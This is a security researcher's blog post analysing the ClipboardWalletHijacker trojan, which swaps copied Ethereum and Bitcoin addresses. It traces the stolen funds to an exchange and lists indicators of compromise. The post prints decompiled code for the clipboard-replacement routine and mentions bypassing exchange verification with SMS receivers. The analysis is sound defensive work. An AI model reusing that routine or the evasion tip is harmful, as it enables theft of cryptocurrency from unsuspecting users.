Ethereum Threat Actors Part 2 — ClipboardWalletHijacker Malware Still Active.

QuoScient GmbH

Feb 18 · 5 min read

Executive Summary

In part two of our mini-series (see part #1) describing **how cybercrime actors are using the Ethereum blockchain for fraudulent means**, we analyze a clipboard hijacker malware targeting Bitcoin and Ethereum users. This malware, renamed **ClipboardWalletHijacker** by Qihoo360 Security Center, was first discovered in June 2018, after having infected 300 thousand computers within a week.

Qihoo360 provided an Ethereum address (**0x001D3416DA40338fAf9E772388A93fAF5059bFd5**) and using this information, we pivoted off the address and obtained one variant of the binary we analyzed for this post: **a6d3a5dac6c195d4d5e07fef218fd17b50d3384142af246fb6bc63114b54b613**.

In this blogpost we provide a quick look at the binary's behavior, while focusing our analysis on the hijacked Ethereum transactions. By doing this, we identify how much potential profit the author derives out of this malware, as well as, what crypto exchange the author used.

Quick ClipboardWalletHijacker Analysis


Binary information:

- SHA-256: **a6d3a5dac6c195d4d5e07fef218fd17b50d3384142af246fb6bc63114b54b613**
- VirusTotal: **42/71** AV engines detected it as a **Trojan (02/13/19)**
- Magic: PE32 executable (GUI) Intel 80386, for MS Windows

The overall Trojan behavior is the following:

- Creates Mutex with unique name "**llsdkj3e0pr**"
- Creates and reads **Registry keys**
- **Monitoring continuously** the content of the clipboard
- Checks if the clipboard content is an **Ethereum address and changes it**
- Checks if the clipboard is a **Bitcoin address and changes it**

Leveraging QuoLab's Malware Tool, we find that the binary is composed of eight functions, three of which have been automatically identified by the tool as **modifying sensitive data** (Clipboard and Credential). These three functions are managing all the clipboard hijacking mechanisms (modification of clipboard content). Even further, the QuoLab malware tool found multiple binaries containing the exact same functions (**Count column**) meaning that we have in our database multiple variants of this malware in this case.



Malware Tool

Hashes

MD5: 2565aa83a8997fdbfb66d8b187de0e23
SHA1: 96ee1e3b20edec0f6345f8d15a30b76ad22a33b1
SHA256: a6d3a5dac6c195d4d5e07fef218fd17b50d3384142af246fb6bc63114b54b613

Tags

Sensitive Data : Clipboard · Status : In Progress · ATT&CK : T1115:Clipboard Data


Malware

clipbanker

	Functions(8)	Count	Tags
□	sub_402458	4297	
□	sub_402139	3	
□	sub_402072	2	Action : search Component : Memory Action : modify Sensitive Data : Clipboard
□	__entry	0	Component : Mutex Action : search Component : Timer Action : read
□	sub_402280	1	Action : read Component : Timer Action : search Component : Registry Action : write Action : manage
□	sub_402187	2	Action : read Component : Registry Action : modify Action : manage
□	sub_402000	1	Action : search Action : modify Sensitive Data : Clipboard
□	sub_40248e	2	Sensitive Data : Credential Action : modify Component : Registry Action : write Action : manage

Image 1: QuoLab Malware Tool analysis


Looking at the malware start function, the string “**0x001D3416DA40338fAf9E772388A93fAF5059bFd5**” is pushed onto the stack before calling the **sub_402072** function.



```
push    offset String   ; "0x001D3416DA40338fAf9E772388A93fAF5059b"...
call    clipboard_modif_sub_402072
add     esp, 4
```

Image 2: Start function calling sub_402072 with Ethereum address as parameter in IDA Pro

This hardcoded string is a valid Ethereum address with proper upper and lower case variation of A-F hexadecimal letters checksum.




```
int __cdecl clipboard_modif_sub_402072(LPCSTR lpString)
{
  int result; // eax
  int v2; // eax
  int v3; // ST08_4
  CHAR *v4; // eax
  CHAR String1; // [esp+4h] [ebp-404h]
  char v6; // [esp+5h] [ebp-403h]
  __int16 v7; // [esp+401h] [ebp-7h]
  char v8; // [esp+403h] [ebp-5h]
  HGLOBAL hMem; // [esp+404h] [ebp-4h]

  String1 = 0;
  result = 0;
  memset(&v6, 0, 0x3FCu);
  v7 = 0;
  v8 = 0;
  if ( lpString )
  {
    result = lstrlenA(lpString);
    if ( result >= 10 )
    {
      lstrcpyA(&String1, lpString);
      v2 = lstrlenA(&String1);
      hMem = GlobalAlloc(2u, v2 + 1);
      v3 = lstrlenA(&String1) + 1;
      v4 = (CHAR *)GlobalLock(hMem);
      lstrcpynA(v4, &String1, v3);
      GlobalUnlock(hMem);
      OpenClipboard(0);
      EmptyClipboard();
      SetClipboardData(1u, hMem);
      result = CloseClipboard();
    }
  }
  return result;
}
```

Image 3: Clipboard hijacking function decompiled with IDA Pro — Hex-Rays Decompiler

The function (**sub_402072**) is in charge of emptying the clipboard (**EmptyClipboard** WinAPI) and replaces its content with the hardcoded address (**SetClipboardData** WinAPI).

Hijacked Ethereum Transactions

So far, this Trojan has stolen about 24 Ether over a year, estimated to **USD 10.000** at the time of writing. Further, at least 147 Ethereum token transactions have been hijacked as well, but not converts back from token to Ether by the malware author for the moment.



Transactions For 0x001d3416da40338faf9e772388a93faf5059bfd5


A total of 86 Txns found

TxHash	Block	Age	From		To	Value	[TxFee]
0x6fef9e736ba3929...	7147834	5 days 7 hrs ago	0xeba290cf248cb14...	IN	0x001d3416da4033...	0.09 Ether	0.00021
0x06c87c99284d00...	6744127	75 days 8 hrs ago	0x001d3416da4033...	OUT	0x8cf77ffe0bdafa09...	1.05 Ether	0.000861
0x73b835a8f9a5098...	6736500	76 days 14 hrs ago	Yobit	IN	0x001d3416da4033...	0.495 Ether	0.00105
0xcc74201cf38008a...	6674048	86 days 19 hrs ago	0xdd6ec9f00a15a15...	IN	0x001d3416da4033...	0.352 Ether	0.000084
0xc16a997690fb93a...	6599247	99 days 2 hrs ago	0xec0ae07058ff602...	IN	0x001d3416da4033...	0 Ether	0.000168
0xd8f47aed067fa6d...	6572783	103 days 10 hrs ago	0xec0ae07058ff602...	IN	0x001d3416da4033...	0 Ether	0.000105
0x86bcdb694f8eb15...	6569636	103 days 22 hrs ago	0x340d693ed55d7b...	IN	0x001d3416da4033...	0.217459910787841 Ether	0.00126
0x3b551676179a2e...	6568443	104 days 3 hrs ago	0x001d3416da4033...	OUT	0x791d4d2de58b41...	4.9 Ether	0.000861
0x1c532a20d138f4a...	6568332	104 days 3 hrs ago	0x001d3416da4033...	OUT	0xf296f14a1ccad9e...	4 Ether	0.000861
0xdd2d2d2b6b4c7d...	6568274	104 days 3 hrs ago	0x001d3416da4033...	OUT	0xbe0c757a20ef361...	1 Ether	0.000861
0xb602152da6c0b7f...	6543587	108 days 4 hrs ago	0xc5337646c0f971c...	IN	0x001d3416da4033...	0 Ether	0.000168
0x3a82c11a50b5ed...	6543572	108 days 4 hrs ago	0xb6598e6a45e5da...	IN	0x001d3416da4033...	0 Ether	0.000168
0x5678fb1d66b5777...	6542862	108 days 7 hrs ago	Bittrex_1	IN	0x001d3416da4033...	1.83412715 Ether	0.00105
0x683f8928b5252bf...	6384564	134 days 2 hrs ago	0x9a755332d874c8...	IN	0x001d3416da4033...	0.166293 Ether	0.001092

Image 4: List of 0x001D3416DA40338fAf9E772388A93fAF5059bFd5 transactions (02/04/2019) on etherscan.io

More than 35 Ethereum transactions have been hijacked since the June 2018 blogpost from Qihoo360, and, based on all the transactions (standard + ERC20 token), we can determine that over **180 unique Ethereum users** have been robbed.

One alleged victim even wrote a comment on etherscan.io when they noticed an unusual behavior occurred when they did a copy paste (i.e. the clipboard hijacking process):



I don't know I tought that it's because of malware or something which i don't understand.

the eth address was change by itself when I do copy paste. my foul that I just realize after the witdrawal confirmation.

I hope you read this comment, and consider to return it back to me. I know good people are still out there.

pls return to my eth address below : 0x890e1c8aca14e9a3c42d9555e31a4ea82f0cf7da

Thank you

Image 5: Victim commentary on etherscan.io

Cryptocurrency Exchange Used by the Actor




Image 6: QuoLab fact tool analysis — Ethereum interactions

The malware author has routed the totality of his gain through nine different swap Ethereum addresses. Based on their transaction history, we note: (1) that these **addresses were never used prior** to the author using them for fraud; and (2) the addresses **immediately transfer the stolen Ethers** once the crypto was received. The analyzed payout transactions (listed below) lead ultimately to the same Ethereum address owned by the Swiss cryptocurrency exchange Bity.com.

List of payout transactions **going to Bity.com**:

- 0xc6f01e8d907e63395338818c4b8ef9cde137c58edcaf7ea3f198ddbf7b234b64
- 0x7a8c4f75c3e4e59a23d884735b295f99b897d7ed435da0557b44e5a4b7bf720a
- 0x1fd15d0806646d090544bf0c9cde2f288e4957d21d68e6581d1773190291a2bb
- 0xa86a2b3eef7a6cbcaffb0dd7ef3895486349370e2cba92ce8bca615aa28c4152
- 0xc7c019de95469691cac10497aec65d26e254029bf5d78495527191764b9da147
- 0x9461f4fdd7b8faa291776a15b9b694ddc9ea0923dd4dee7f6423fe0258d215b2
- 0x5378a48a7a2de6069485a6a42f027b799045077cf977ff706baf36c5a07772ff
- 0xd2184fb7f639092e5ed1c43000003689209dc0e11fd8400dab08030025042df9
- 0x93f16018749374009bf29a7ae48f19498690145f4c4f886459b184d025a6c1e2

The Bity exchange may be the preferred exchange for the Threat Actor due to its limited verification process for making transactions and conversions. For example, the exchange asks you to provide a phone number at minimum if you want to sell or convert cryptocurrency. However, this verification process can be bypassed using an online SMS receiver, for example. Additionally, Bity has a daily and yearly limit set to **CHF 5.000** if the user profile is not complete, meaning that the malware author must provide some (probably fake) information to increase their limit.

Packers & Variants

During our research, we have found some variants of the malware containing the same hardcoded Ethereum address using different basic off the shelve packers such as **UPX and ZProtect** (hashes in “Indicator of Compromise”).



Fact Tool
Set Layout
Lasso Selection
Morphing enabled
Prune leaves
4c31b103cec026af93e88c88b5dfec eabed3861ee0c19f15daeb5645e13f d530
File
a6d3a5dac6c195d4d5e07fef218fd1 7b50d3384142af246fb6bc63114b54 b613
File
contains
a0b8b4d9029ff2452bc910bb2f7aa6 b0
Import Table
8 Function(s)
8 Function(s)
2 Wallet(s)
3 Wallet(s)
07bf990659e1411ac09cc9b049d158 ed8850498d2dee4911c4e6bb6ecca 3432
Function
13a44341e26159733ef8cd7b5321b15 b8edc2b4f60bc686ce1a9071d98518 1603
Function
1a30420878804ffa219cac4e7b3c0b ab9662dd475d2e2288b3f9d5de1d96 bb75
Function
37c6c4974b8d89eda57c5d2df24116 229b8fd285be5f572a6341fede8139 7253
Function
7a01dbbda851121f6bef75ea4ddc6d cabc99c101f1991c095dc0f392e86 63ae
Function
9394ee27cfece014e6490f82002851 941cbf48a6092d584d4cb9dd378ab2 bbce
Function
d3d4c7cc84caa3e218a9256196d82c 3d9cb471e7bf31707d18908b1c8433 25a3
Function
ETH/0x001D3416DA40338AF9E7723 88A93AF5059bFd5
Wallet
contains

Image 7: QuoLab screenshot of the similarity between 2 variants of the malware

Focusing on the overlaps between this two samples, it is easy to identify similarities:

- **Same Ethereum address** and not the same Bitcoin addresses
- Eight functions on both binaries with **7/8 identical**
- **Same import table**

Conclusion

The ClipboardWalletHijacker malware is still active on Ethereum and Bitcoin exchanges with around BTC 1.6 stolen using at least the five Bitcoin address listed under “Indicator of Compromise”.

Clipboard wallet hijacking is a stealthy and long-term attack method since the infected users will possibly identify the infection post-mortem, only after having realized fraudulent cryptocurrency transfers occurred.




Image 8: Activity diagram of 0x001d3416da40338faf9e772388a93faf5059bfd5 on bloxy.info

The **ClipboardWalletHijacker** is rather profitable considering the skill level to program it is low since less than 100 lines of code are required.

This type of malware is also no longer limited to Windows Operating Systems since recent samples have been found on Android as well.

We hope that our analysis has provided some insight into actors leveraging and abusing crypto currencies and this attack vector in particular.

Your feedback is as always welcome!

Patrick Ventuzelo, Security Researcher at QuoScient

Twitter / Medium / LinkedIn

Indicator of Compromise

SHA-256:

- a6d3a5dac6c195d4d5e07fef218fd17b50d3384142af246fb6bc63114b54b613
- 4c31b103cec026af93e88c88b5dfeceabed3861ee0c19f15daeb5645e13fd530
- 590124d08b68e45528f2db611adba930b603a66e231035e8353fb809eb2cc058
- 91148c52430c091fb5dd0a129d27980e56cf652d4c855a2d52c85fc6755fc223
- 16275d8caac80ebce22d81e10a940d785275634b8772e3cd36bab2ffe66b8dd9 (UPX)
- f5054b5fde16c7fc4efa714916f316d7b4933a6962d49e8a39d596b7273622c1 (ZProtect)
- cf78d93fdc893d3769932029dff0a56a6ce314c2d22fbb762570de8aa4776179 (UPX)

Mutex:

- llsdkj3e0pr

Ethereum address:

- 0x001D3416DA40338fAf9E772388A93fAF5059bFd5

Bitcoin addresses:

- 13bRgHqz1PbYNsB9RmDJA2MJH9UnjgXZBh
- 1QJ5MoUPTKF8f7pc5hK59nKtXBpDQaJP2v
- 1Hz7TagSRtcRRAR5DjaoZ9r2NU4WZtbXBc
- 19gdjoWaE8i9XPbWoDbixev99MvvXUSNZL (from Qihoo 360 blogpost)
- 1FoSfmjZJFqFSsD2cGXuccM9QMMa28Wrn1 (from Qihoo 360 blogpost)